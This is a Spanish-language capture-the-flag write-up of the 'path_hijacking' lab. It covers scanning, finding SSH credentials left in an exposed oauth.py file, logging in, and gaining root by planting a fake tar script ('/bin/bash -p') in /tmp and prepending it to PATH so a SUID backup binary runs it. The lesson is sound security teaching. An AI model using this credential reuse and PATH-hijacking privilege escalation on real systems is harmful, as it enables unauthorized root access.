

# Writeup: path\_hijacking

whoami-labs.com — Máquina 172.17.0.3


***Eleonor Arias***

*Dificultad: Fácil · Categoría: PATH Hijacking (SUID)*

# 1. Reconocimiento inicial

Empecé lanzando un escaneo de puertos con nmap para identificar qué servicios estaban expuestos en la máquina objetivo (172.17.0.3). Usé las opciones -sS (escaneo SYN sigiloso), -Pn (sin ping previo, por si el host bloqueaba ICMP) y -v para ver el progreso en tiempo real.

```
sudo nmap 172.17.0.3 -sS -Pn -v
```



```
Leon | Hacking_Mode ~
> sudo nmap 172.17.0.3 -sS -Pn -v
[sudo] contraseña para leon2001:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-08-27 18:26 -04
Initiating ARP Ping Scan at 18:26
Scanning 172.17.0.3 [1 port]
Completed ARP Ping Scan at 18:26, 0.18s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:26
Completed Parallel DNS resolution of 1 host. at 18:26, 0.10s elapsed
Initiating SYN Stealth Scan at 18:26
Scanning 172.17.0.3 [1000 ports]
Discovered open port 8080/tcp on 172.17.0.3
Discovered open port 80/tcp on 172.17.0.3
Discovered open port 22/tcp on 172.17.0.3
Completed SYN Stealth Scan at 18:26, 0.06s elapsed (1000 total ports)
Nmap scan report for 172.17.0.3
Host is up (0.000025s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8080/tcp  open  http-proxy
MAC Address: 9E:70:1E:74:BD:E7 (Unknown)

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds
Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.040KB)
```

*Escaneo SYN inicial: puertos 22, 80 y 8080 abiertos.*

El escaneo reveló tres puertos abiertos: 22 (SSH), 80 (HTTP) y 8080 (HTTP-proxy). Como necesitaba saber exactamente qué versión y tecnología corría detrás de cada uno antes de intentar cualquier ataque, hice un segundo escaneo más específico, esta vez pidiendo detección de versión y scripts por defecto (-sV -sC) solo sobre esos tres puertos.

```
sudo nmap -p 22,80,8080 -sV -sC 172.17.0.3
```

```

Leon | Hacking_Mode ~ took 4s
> sudo nmap -p 22,80,8080 -sV -sC 172.17.0.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-08-27 18:31 -04
Nmap scan report for 172.17.0.3
Host is up (0.000055s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 46:ec:34:8e:58:d2:a9:74:b8:6b:e5:bf:88:eb:22:74 (ECDSA)
|_  256 4b:7c:a9:fc:95:96:59:86:02:7c:d6:02:1b:7b:e2:d1 (ED25519)
80/tcp    open  http      SimpleHTTPServer 0.6 (Python 3.10.12)
|_ http-title: Under Construction
|_ http-server-header: SimpleHTTP/0.6 Python/3.10.12
8080/tcp  open  http      Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_ http-generator: Hugo 0.92.2
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-title: CyberStore | Herramientas de Pentesting Premium
MAC Address: 9E:70:1E:74:BD:E7 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.66 seconds

```

*Detección de versiones: OpenSSH 8.9p1, SimpleHTTPServer (puerto 80) y un sitio Hugo (puerto 8080).*

Con esto confirmé que el puerto 22 corría OpenSSH 8.9p1 sobre Ubuntu, el puerto 80 era un SimpleHTTPServer de Python con el título "Under Construction", y el puerto 8080 era un sitio generado con Hugo que se presentaba como una tienda de hardware de pentesting ("CyberStore").

Reforcé esa identificación con whatweb sobre ambos puertos web, para descartar tecnologías adicionales antes de decidir por dónde continuar.

```

whatweb http://172.17.0.3
whatweb http://172.17.0.3:8080

```

```

Terminal -
Leon | Hacking_Mode ~
> whatweb http://172.17.0.3
http://172.17.0.3 [200 OK] Country[RESERVED][ZZ], HTTPServer[SimpleHTTP/0.6 Python/3.10.12], IP[172.17.0.3], Python[3.10.12], Title[Under Construction]

Leon | Hacking_Mode ~
> whatweb http://172.17.0.3:8080
http://172.17.0.3:8080 [200 OK] Country[RESERVED][ZZ], HTML5, IP[172.17.0.3], MetaGenerator[Hugo 0.92.2], Title[CyberStore | Herramientas de Pentesting Premium]

```

*whatweb confirma SimpleHTTP/0.6 en el puerto 80 y Hugo 0.92.2 en el 8080.*




*CyberStore: una tienda decorativa sin funcionalidad explotable evidente.*

## 2. Enumeración de directorios

Ejecute dirb para buscar rutas ocultas.

```
dirb http://172.17.0.3
```

A terminal window titled "Terminal -" with a dark background and a blue cursor. The prompt shows a user named "Leon" in "Hacking\_Mode". The command "dirb http://172.17.0.3" has been executed. The output displays the version "DIRB v2.22" by "The Dark Raver", the start time "Thu Aug 27 18:37:06 2026", the URL base "http://172.17.0.3/", and the wordlist file "/usr/share/dirb/wordlists/common.txt". It then shows "GENERATED WORDS: 4612" and a scanning progress bar. The results list two found items: "http://172.17.0.3/dev (CODE:301|SIZE:0)" and "http://172.17.0.3/index.html (CODE:200|SIZE:111)". The end time is "Thu Aug 27 18:37:18 2026" and the summary is "DOWNLOADED: 4612 - FOUND: 2".

```
Leon | Hacking_Mode ~
> dirb http://172.17.0.3

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Thu Aug 27 18:37:06 2026
URL_BASE: http://172.17.0.3/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://172.17.0.3/ ----
+ http://172.17.0.3/dev (CODE:301|SIZE:0)
+ http://172.17.0.3/index.html (CODE:200|SIZE:111)

-----

END_TIME: Thu Aug 27 18:37:18 2026
DOWNLOADED: 4612 - FOUND: 2
```

*dirb encuentra el directorio /dev con listado habilitado.*

Muestra un directorio /dev con listado de directorio habilitado, entré manualmente y encontré tres elementos: .backup/, .config/ y notes.txt.



Fui navegando dentro de .config/ hasta llegar a api/keys/, donde encontré un archivo oauth.py.




*Listado de /dev/.config/api/keys/: archivo oauth.py.*

### 3. Obtención de credenciales

Dentro de oauth.py encontré comentarios que un desarrollador dejó por descuido: credenciales de un "servidor de pipeline de pruebas SSH"

- usuario srv\_backup
- contraseña P4ss\_B4ckup\_2026!

Es un caso clásico de exposición de secretos en código fuente que no debía estar accesible públicamente.



```
# GitHub OAuth & Authentication Handler (Dev test patch)
# WARNING: Do not push this config to public repository
# TODO: Migrate this test configuration to environment variables
# SSH pipeline test server credentials:
# SSH_USER = "srv_backup"
# SSH_PASS = "P4ss_B4ckup_2026!"

import os
import sys

class GitHubAuth:
    def __init__(self):
        self.client_id = "Iv1.8837a892df12019"
        self.client_secret = "dev_secret_key_placeholder"

    def authenticate(self):
        # Temp SSH pipeline test bypass
        # Server: localhost
        # User: srv_backup
        # Pass: P4ss_B4ckup_2026!
        print("Authenticating to pipeline...")
        return True
```


*oauth.py expone credenciales SSH de srv\_backup en comentarios.*



## 4. Acceso inicial por SSH


Probé esas credenciales directamente contra el servicio SSH detectado en el nmap inicial.

```
ssh srv_backup@172.17.0.3
```

A terminal window titled "Terminal - srv\_backup@path\_hijacking: ~" showing the process of logging into a remote host via SSH. The user enters the command 'ssh srv\_backup@172.17.0.3'. The terminal displays a warning about the host's authenticity, showing the ED25519 key fingerprint. The user responds with 'yes' to continue. The terminal then shows the password prompt and the user's login as 'srv\_backup' on 'Ubuntu 22.04.5 LTS'. It lists documentation, management, and support links, and provides information about the system's minimization and warranty. The prompt returns to 'srv\_backup@path\_hijacking:~\$'.

*Autenticación exitosa como srv\_backup por SSH.*

Funcionaron, así que obtuve una shell como el usuario srv\_backup. Confirmé mi contexto con whoami y pwd para verificar en qué cuenta y directorio estaba antes de seguir.

A terminal window titled "Terminal - srv\_backup@path\_hijacking: ~" showing the user running 'whoami' and 'pwd' to verify their context. The output of 'whoami' is 'srv\_backup' and the output of 'pwd' is '/home/srv\_backup'. The prompt returns to 'srv\_backup@path\_hijacking:~\$'.


*Verificación de usuario y directorio actual: srv\_backup, /home/srv\_backup.*



## 5. Búsqueda de vector de escalada de privilegios

Para escalar privilegios, busqué binarios con el bit SUID activado, el primer paso estándar para encontrar programas que se ejecutan con permisos del dueño (potencialmente root) sin importar quién los invoque.

```
find / -perm -4000 2>/dev/null
```



```

srv_backup@path_hijacking:~$ find / -perm -4000 2>/dev/null
/usr/local/bin/backup
/usr/lib/openssh/ssh-keysign
/usr/bin/su
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/mount
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
srv_backup@path_hijacking:~$ batcat /usr/local/bin/backup
-bash: batcat: command not found
srv_backup@path_hijacking:~$ cat /usr/local/bin/backup | strings
/lib64/ld-linux-x86-64.so.2
__cxa_finalize
__libc_start_main
puts
system
setuid
setgid
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
Sistema de Backup Autom
tico
tar -czf /tmp/backup.tar.gz /home/* 2>/dev/null
:*3$

```

*Binarios SUID encontrados; /usr/local/bin/backup destaca por no ser estándar del sistema.*

Entre los resultados, uno me llamó la atención por no ser un binario típico del sistema: /usr/local/bin/backup. Lo inspeccioné con strings (usé cat ... | strings porque no tenía batcat instalado) y encontré texto revelador: mensajes como "Sistema de Backup Automático" y tar -czf /tmp/backup.tar.gz /home/\* 2>/dev/null.

## 6. Explotación: PATH hijacking

Aproveché esto siguiendo estos pasos:

1. Me moví a /tmp, un directorio donde sí tengo permisos de escritura.
2. Creé un archivo llamado tar que en realidad es un script que abre una bash con privilegios (echo "/bin/bash -p" > tar), aprovechando que bash -p preserva los privilegios elevados en vez de dejarlos caer.
3. Modifiqué mi variable PATH para que /tmp quedara antes que las rutas del sistema (export PATH=/tmp:\$PATH), de modo que al buscar tar se encontrara primero mi versión falsa.
4. Le di permisos de ejecución a mi tar falso (chmod +x tar).
5. Ejecuté de nuevo /usr/local/bin/backup. Como el binario tiene el bit SUID y llama a tar sin ruta absoluta, terminó ejecutando mi script en lugar del tar real, heredando sus privilegios.

```

Terminal - srv_backup@path_hijacking: /tmp

srv_backup@path_hijacking:~$ cd /tmp
srv_backup@path_hijacking:/tmp$ echo "/bin/bash -p" > tar
srv_backup@path_hijacking:/tmp$ export PATH=/tmp:$PATH
srv_backup@path_hijacking:/tmp$ /usr/local/bin/backup
Sistema de Backup Automático
srv_backup@path_hijacking:/tmp$ whoami
srv_backup
srv_backup@path_hijacking:/tmp$ chmod +x tar
srv_backup@path_hijacking:/tmp$ /usr/local/bin/backup
Sistema de Backup Automático

```

*Preparación del PATH hijacking: tar falso en /tmp, PATH modificado y permisos de ejecución.*

```

Terminal - srv_backup@path_hijacking: /tmp

srv_backup@path_hijacking:/tmp$ /usr/local/bin/backup
Sistema de Backup Automático
whoami
root
pwd
/tmp
cd ..
pwd
/
ls -la
total 68

```

*whoami confirma acceso como root tras la explotación.*

## 7. Captura de la flag de root

Con la shell de root, me moví a /root, listé el contenido con ls -la y leí el archivo flag.txt.

```
cd /root
ls -la
cat flag.txt
```

```
drwx----- 1 root root 4096 Aug 27 22:22 root
drwxr-xr-x  1 root root 4096 Aug 27 22:42 run
lrwxrwxrwx  1 root root    8 Jun 27 02:04 sbin -> usr/sbin
drwxr-xr-x  2 root root 4096 Jun 27 02:04 srv
dr-xr-xr-x 13 root root    0 Aug 27 22:22 sys
drwxrwxrwt  1 root root 4096 Aug 27 23:06 tmp
drwxr-xr-x  1 root root 4096 Jun 27 02:04 usr
drwxr-xr-x  1 root root 4096 Aug 27 22:22 var
cd root
ls -la
total 20
drwx----- 1 root root 4096 Aug 27 22:22 .
drwxr-xr-x  1 root root 4096 Aug 27 22:22 ..
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-r-----  1 root root   33 Aug 27 22:22 flag.txt
cat flag.txt
flag{P4TH_H1J4CK1NG_M4ST3R_2026}
```

*Flag obtenida: flag{P4TH\_H1J4CK1NG\_M4ST3R\_2026}*

Ingresé la flag en la plataforma de whoami-labs.com, que confirmó que había comprometido la máquina path\_hijacking.

```
=====
[✓] Laboratorio desplegado correctamente.
=====

LAB: path_hijacking
DIFICULTAD: ★★★★★★ fácil (1 puntos)

=====
IP del laboratorio: 172.17.0.3
=====

Ingresa la flag de Root (formato flag{...}): flag{P4TH_H1J4CK1NG_M4ST3R_2026}

¡Felicitaciones! Has comprometido path_hijacking.

TIEMPO TOTAL: 00h 49m 52s
FECHA Y HORA: 2026-08-27 19:12:18 -0400
=====

[*] Presiona Ctrl+C para eliminar el laboratorio

```

*Confirmación de la plataforma: laboratorio comprometido en 49m 52s.*

## 8. Conclusión

Este laboratorio ilustra de forma directa el riesgo de los binarios SUID que invocan comandos externos sin ruta absoluta: si un binario privilegiado confía en el PATH del usuario que lo ejecuta, cualquier usuario con permisos de escritura sobre algún directorio del PATH puede suplantar ese comando y escalar privilegios.